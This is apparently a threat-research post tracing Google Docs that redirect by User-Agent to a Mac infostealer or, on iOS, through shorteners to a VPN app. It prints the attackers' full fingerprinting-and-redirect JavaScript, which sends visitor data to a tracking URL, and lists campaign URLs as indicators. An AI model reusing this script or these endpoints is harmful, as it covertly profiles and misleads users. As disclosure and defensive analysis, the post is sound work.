Google Dorking site:docs.google.com intitle:"Download ZIP" reveals thousands of Google Docs trying to deliver malware.



Clicking the links embedded in these docs will result in different things depending on your browser's User-Agent. On Mac, you'll either be redirected to a MacSync infostealer, or to a URL Removed page. However on iOS, while we are sometimes redirected to sites serving adult content, the gross majority redirect to pages like this:



We also see a middleman: a URL shortener that grabs the user's User-Agent to decide which page to serve.

The WHOIS data for the middlemen show that they were all created earlier this year. Clicking OK or really anywhere on the iOS pages will take the user through 2 more redirects, including a fingerprinting "Advanced Data Collection" module with Russian comments:
   <title>Redirecting...</title>
    <style>
        * { margin: 0; padding: 0; }
        html, body { width: 100%; height: 100%; background: #FFFFFF; }
    </style>
</head>
<body>
    <script>
        var universalLink = "https:\/\/domain.work\/crm\/install.php?data=eyJjbGlja19pZCI6ImQ1N2Vhc2Z1YTdwczczYzNscnRnIiwiZ2VvX2NjIjoiVVMiLCJ0cmFmZmljX29mZmVyIjoiNDQiLCJhcHBfaWQiOjgsInVpZCI6Njc2NjEyMDEsInRva2VuMSI6IjM0NTgwMSIsImNhbXBhaWduX2lkIjoiMTYzOCIsInNldF9pZCI6ODI4NzIyOCwidHJhY2tlcl9zb3VyY2UiOiJiaW5vbSJ9";
        var resolutionPixel = "https:\/\/domain.work\/crm\/resolution.php?id=67661201";

        // ============================================
        // 🔥 FINGERPRINT v2.0 - Расширенный сбор данных
        // ============================================

        function collectFingerprint() {
            var fp = {};

            // Базовые параметры экрана
            fp.w = screen.width;
            fp.h = screen.height;
            fp.scale = window.devicePixelRatio || 1;
            fp.screen = fp.w + 'x' + fp.h + '@' + fp.scale;

            // Timezone (ОЧЕНЬ важно для matching!)
            try {
                fp.timezone = Intl.DateTimeFormat().resolvedOptions().timeZone || '';
            } catch(e) {
                fp.timezone = '';
            }

            // Timezone offset в часах (например, 3 для UTC+3)
            fp.tz_offset = -(new Date().getTimezoneOffset() / 60);

            // Язык и регион
            var lang = navigator.language || navigator.userLanguage || '';
            var langParts = lang.split('-');
            fp.language = lang;
            fp.lang_code = langParts[0] || '';  // "ru"
            fp.region = langParts[1] || '';      // "RU"

            // Preferred languages (важно для matching)
            fp.pref_langs = '';
            if (navigator.languages && navigator.languages.length > 0) {
                fp.pref_langs = navigator.languages.slice(0, 3).join(',');
            }

            // 24-часовой формат времени
            fp.is_24h = is24HourFormat() ? '1' : '0';

            // Метрическая система (определяем по региону)
            var imperialRegions = ['US', 'LR', 'MM'];
            fp.metric = imperialRegions.includes(fp.region.toUpperCase()) ? '0' : '1';

            // Генерируем hash для быстрого matching
            fp.hash = generateFpHash(fp);

            return fp;
        }

        function is24HourFormat() {
            try {
                var date = new Date(2000, 0, 1, 13, 0, 0);
                var timeString = date.toLocaleTimeString();
                return !timeString.match(/AM|PM/i);
            } catch(e) {
                return true;
            }
        }

        function generateFpHash(fp) {
            // Создаем уникальный hash на основе стабильных параметров
            var fpString = [
                fp.w, fp.h, fp.scale,
                fp.timezone, fp.tz_offset,
                fp.language, fp.is_24h
            ].join('|');

            var hash = 0;
            for (var i = 0; i < fpString.length; i++) {
                hash = ((hash << 5) - hash) + fpString.charCodeAt(i);
                hash = hash & hash;
            }
            return Math.abs(hash).toString(36);
        }

        // ============================================
        // Собираем и отправляем fingerprint
        // ============================================
        (function() {
            var fp = collectFingerprint();

            // Формируем URL параметры
            var params = [
                'w=' + fp.w,
                'h=' + fp.h,
                'fp_hash=' + encodeURIComponent(fp.hash),
                'fp_timezone=' + encodeURIComponent(fp.timezone),
                'fp_tz_offset=' + fp.tz_offset,
                'fp_language=' + encodeURIComponent(fp.language),
                'fp_region=' + encodeURIComponent(fp.region),
                'fp_screen=' + encodeURIComponent(fp.screen),
                'fp_scale=' + fp.scale,
                'fp_pref_langs=' + encodeURIComponent(fp.pref_langs),
                'fp_is_24h=' + fp.is_24h,
                'fp_metric=' + fp.metric
            ].join('&');

            // Отправляем fingerprint
            var xhr = new XMLHttpRequest();
            xhr.open("GET", resolutionPixel + "&" + params, true);
            xhr.send();

            // Редирект на Universal Link (с небольшой задержкой для fingerprint)
            setTimeout(function() {
                window.location.href = universalLink;
            }, 150);
        })();
    </script>
Which then leads into a "Universal Link", redirecting the user to the App Store. The redirect is always for the same app, and always with the Russian HTML comment Мгновенный редирект в App Store. The app is StrongNet VPN: Privacy Defense.
hxxps://docs.google.com/file/d/1NfMIVpnNQMeLbD6jHNN1qw5nQ3BeOqs1/
hxxps://ccgcg.com/2DXe8p
hxxps://phone-protection.pro/smt-sn109/index.php?lp_key=176685e0af439bdd574db98df179bd18e3bf407439&trafficsource_name=SMT_CPA%20%7C%20(ts_offer=44)&campaign=1635&trafficsource=47&lander=313&country_code=US&device_model=iPhone#
https://strong-super.website/click.php?lp=1
hxxps://strong-info.work/crm/install.php?clickid=d57ij6vua7ps73cdvat0&os_version=18.6&country_code=US&ts_offer=44&aid=8&unixtime=1766795675&t1=345801&t2=&t3=&t4=&t5=&lp=316&campaign_id=1639&set=8287228
hxxps://strong-info.work/crm/install.php?data=eyJjbGlja19pZCI6ImQ1N2lqNnZ1YTdwczczY2R2YXQwIiwiZ2VvX2NjIjoiVVMiLCJ0cmFmZmljX29mZmVyIjoiNDQiLCJhcHBfaWQiOjgsInVpZCI6Njc2ODU4MzEsInRva2VuMSI6IjM0NTgwMSIsImNhbXBhaWduX2lkIjoiMTYzOSIsInNldF9pZCI6ODI4NzIyOCwidHJhY2tlcl9zb3VyY2UiOiJiaW5vbSJ9
hxxps://apps.apple.com/us/app/strongnet-vpn-privacy-defence/id6477825452
full redirect chain

